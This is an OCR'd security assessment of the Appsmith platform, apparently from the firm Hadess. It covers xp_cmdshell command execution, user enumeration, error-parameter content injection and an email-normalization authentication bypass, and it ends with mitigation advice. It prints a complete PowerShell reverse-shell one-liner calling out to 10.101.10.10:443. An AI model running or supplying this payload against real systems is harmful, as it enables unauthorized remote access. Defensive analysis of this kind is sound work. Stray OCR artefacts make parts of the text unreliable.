This code is a generator function called `saveActionName` that takes a `ReduxAction` object as a parameter. Here's a breakdown of what the code does:



It extracts the `id` property from the `payload` of the `action` parameter and assigns it to the `apiId` constant.
2. It uses the `yield` keyword along with the `select` function to retrieve the state from the generator's context. It searches for an `ActionData` object in the state's `entities.actions` array that has a `config.id` matching the `apiId`.
3. The `shouldBeDefined` function is called to ensure that the `api` variable is defined. If it is not defined, an error message is thrown with the corresponding `apiId`.
4. Inside a `try` block, the `refactorActionName` function is called with the `api.config.id`, `api.config.pageId`, `api.config.name`, and `action.payload.name` as arguments. This function likely performs some action to refactor the name of an action.
5. If an exception is caught in the `try` block, the `catch` block is executed.
   - It uses the `yield` keyword along with the `put` function to dispatch a Redux action of type `ReduxActionErrorTypes.SAVE_ACTION_NAME_ERROR`. The payload of this action includes the `actionId` from `action.payload.id` and the `oldName` from `api.config.name`.
    - It calls the `toast.show` function to display an error message using `createMessage` with the `ERROR_ACTION_RENAME_FAIL` constant and `action.payload.name`.
   - It logs the caught exception `e` using `log.error`.

```
DECLARE @cmd VARCHAR(200)
DECLARE @output TABLE (output VARCHAR(200))

-- Set the command to be executed (e.g., a reverse shell)
SET @cmd = 'powershell.exe -c "$client = New-Object
System.Net.Sockets.TCPClient(''10.101.10.10'',443);$stream = $client.GetStream();[byte[]]$bytes =
0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String);$sendback2 = $sendback + ''PS '' + (pwd).Path + ''> '';  $sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream
.Flush()};$client.Close()"'

-- Execute the command using xp_cmdshell
INSERT INTO @output
EXEC xp_cmdshell @cmd

-- Retrieve the output from the executed command
SELECT output FROM @output
```

Here's a breakdown of the code:

1. `DECLARE @cmd VARCHAR(200)` declares a variable `@cmd` of type `VARCHAR(200)` to store the command to be executed.

2. `DECLARE @output TABLE (output VARCHAR(200))` declares a table variable `@output` with a single column `output` of type `VARCHAR(200)` to store the output of the executed command.

3. `SET @cmd = 'powershell.exe -c "...reverse shell command..."'` sets the value of `@cmd` to a PowerShell command that establishes a reverse shell connection to IP address '10.101.10.10' on port 443. This command is used as an example and demonstrates the potential for unauthorized access. It is essential to use such commands responsibly and with proper authorization.

4. `INSERT INTO @output EXEC xp_cmdshell @cmd` executes the command stored in `@cmd` using the `xp_cmdshell` extended stored procedure. The result of the command execution is inserted into the `@output` table variable.

5. `SELECT output FROM @output` retrieves the output of the executed command from the `@output` table variable.

Enumeration and Content Injection

1. User Enumeration: User enumeration refers to the process of identifying valid usernames or user accounts within a system or application. Attackers can exploit user enumeration vulnerabilities to gather information about valid user accounts, which can be used for further attacks such as brute-force attacks or targeted phishing attempts.

User enumeration vulnerabilities typically occur when an application responds differently to valid and invalid user inputs. For example, when a user enters a valid username, the application might provide a different response (e.g., "Username exists") compared to when an invalid username is entered (e.g., "Username does not exist"). By observing these differing responses, an attacker can systematically test a list of usernames to determine which ones are valid.

To mitigate user enumeration vulnerabilities, it's important for applications to provide consistent responses regardless of whether a username is valid or not. This can be achieved by ensuring that error messages or responses do not reveal sensitive information about the existence or non-existence of user accounts.

2. Content Injection: Content injection, also known as code injection or remote code execution, refers to a vulnerability where an attacker can inject malicious code or content into a web application. This can lead to various security risks depending on the context in which the injection occurs.

Content injection vulnerabilities can arise due to inadequate input validation and lack of proper security controls. Attackers can exploit these vulnerabilities to insert malicious code, scripts, or commands into the application, which can result in unauthorized access, data theft, system compromise, or other malicious activities.

```
POST /api/v1/users HTTP/1.1
Host: appsmith.dev
Cookie: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Referer: [REDACTED]
Origin: https://appsmith.dev/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

email=[REDACTED]&password=[REDACTED]
```

This code snippet appears to be a part of a larger codebase that handles authentication and redirects in a web application.

```
// Authentication failure message can hold sensitive information, directly or indirectly. So we
don't show all
// possible error messages. Only the ones we know are okay to be read by the user. Like a
whitelist.
URI defaultRedirectLocation;
String url = "";

if           (exception           instanceof           OAuth2AuthenticationException           &&
AppsmithError.SIGNUP_DISABLED.getAppErrorCode().toString().equals(((OAuth2AuthenticationException
) exception).getError().getErrorCode())) {
               url    =    "/user/signup?error="    +    URLEncoder.encode(exception.getMessage(),
StandardCharsets.UTF_8);
} else {
    if (exception instanceof InternalAuthenticationServiceException) {
                            url    =    originHeader    +    "/user/login?error=true&message="    +
URLEncoder.encode(exception.getMessage(), StandardCharsets.UTF_8);
    } else {
        url = originHeader + "/user/login?error=true";
    }
}

if (redirectUrl != null && !redirectUrl.trim().isEmpty()) {
    url = url + "&" + REDIRECT_URL_QUERY_PARAM + "=" + redirectUrl;
}

defaultRedirectLocation = URI.create(url);
return this.redirectStrategy.sendRedirect(exchange, defaultRedirectLocation);
```

1.It declares a variable `defaultRedirectLocation` of type `URI` and initializes a string variable `url` as an empty string.

2. The code checks if the exception being handled is an instance of `OAuth2AuthenticationException` and if the error code matches a specific error related to disabled sign-up (`AppsmithError.SIGNUP_DISABLED.getAppErrorCode()`). If it matches, it constructs a URL for the signup page with an error message encoded in the URL.

3. If the exception is not an instance of `OAuth2AuthenticationException`, it checks if it is an instance of `InternalAuthenticationServiceException`. If it is, it constructs a URL for the login page with an error message encoded in the URL. Otherwise, it constructs a URL for the login page without an error message.

4. If a `redirectUrl` is provided and not empty, it appends it to the URL as a query parameter.

5. The `defaultRedirectLocation` variable is set as a URI created from the constructed URL.

6. Finally, the code uses a redirect strategy (possibly from a framework or library) to perform a redirect to the `defaultRedirectLocation`.

Content injection refers to a type of vulnerability where an attacker is able to inject malicious content or modify the intended content within a web application. In the URL you provided:

https://appsmith.dev/user/signup?error=There+is+already+an+account+registered+with+this+email+user%40example.com.+Please+sign+in+instead.

The `error` query parameter is used to display an error message on the user signup page. However, it's important to note that the URL appears to be an example or a demonstration, and I'm assuming it's not an actual vulnerable endpoint in the application.

Authentication Bypass


Authentication bypass refers to a vulnerability where an attacker can bypass the authentication mechanism of an application and gain unauthorized access. In the examples you provided, it appears that the intention is to demonstrate a potential vulnerability related to the handling of email addresses during user authentication.

If an application does not properly validate and distinguish between email addresses that have different formatting (such as periods or capitalization differences), it may lead to an authentication bypass. In the examples you provided:

1. user@example.com -> user@gmail.com By using a different domain (`user@gmail.com`), the attacker may attempt to bypass the email validation or matching process and gain unauthorized access.

2. us.er@example.com -> us.er@gmail.com In this case, the attacker modifies the formatting of the email address (`us.er@example.com`) to resemble a different email address (`us.er@gmail.com`). If the application does not properly handle these formatting differences, it might result in an authentication bypass.

In the scenario you described, where an attacker has access to the email account `us.er@gmail.com` with `user@gmail.com`, they could potentially use the "Forgot Password" feature to initiate a password reset process for that account.



To prevent authentication bypass vulnerabilities related to email addresses, it's crucial to implement robust email validation and normalization techniques. This includes ensuring proper email format validation, case-insensitive matching, and consistent handling of periods or other special characters in email addresses.

03

Conclusion

By thoroughly understanding these vulnerabilities and their potential impact on the confidentiality, integrity, and availability of the system, developers and organizations can take proactive measures to strengthen the security posture of Appsmith-based applications. Mitigation strategies such as implementing multi-factor authentication, enforcing strong password requirements, employing granular access controls, validating and sanitizing user input, and ensuring the uniqueness of email addresses can significantly enhance the security of the platform.

By conducting rigorous assessments and implementing robust security controls, Appsmith can mitigate the risks associated with these vulnerabilities and create a secure environment for developing and deploying custom applications. This proactive approach ensures the protection of sensitive data, safeguards user privacy, and establishes trust in the platform among developers and end-users alike.

Overall, this analysis serves as a valuable resource for developers and organizations utilizing Appsmith, guiding them in identifying, understanding, and addressing security risks effectively. By prioritizing security measures and remaining vigilant in keeping the platform secure, Appsmith can continue to enable the development of powerful and reliable applications while maintaining the highest standards of security.

We are "Hadess"; A group of cyber security experts and white hat hackers who, in addition to discovering and reporting vulnerabilities to big companies such as Google, Apple and Twitter, have the honor of working with famous Iranian companies over the past years. Ayman Burhan Rehiaft Azarakhsh Cyber Security Company provides its customers with integrated solutions in the field of cyber security, with a deep insight and understanding of the software development process as well as the development infrastructure.

WWW.HADESS.IO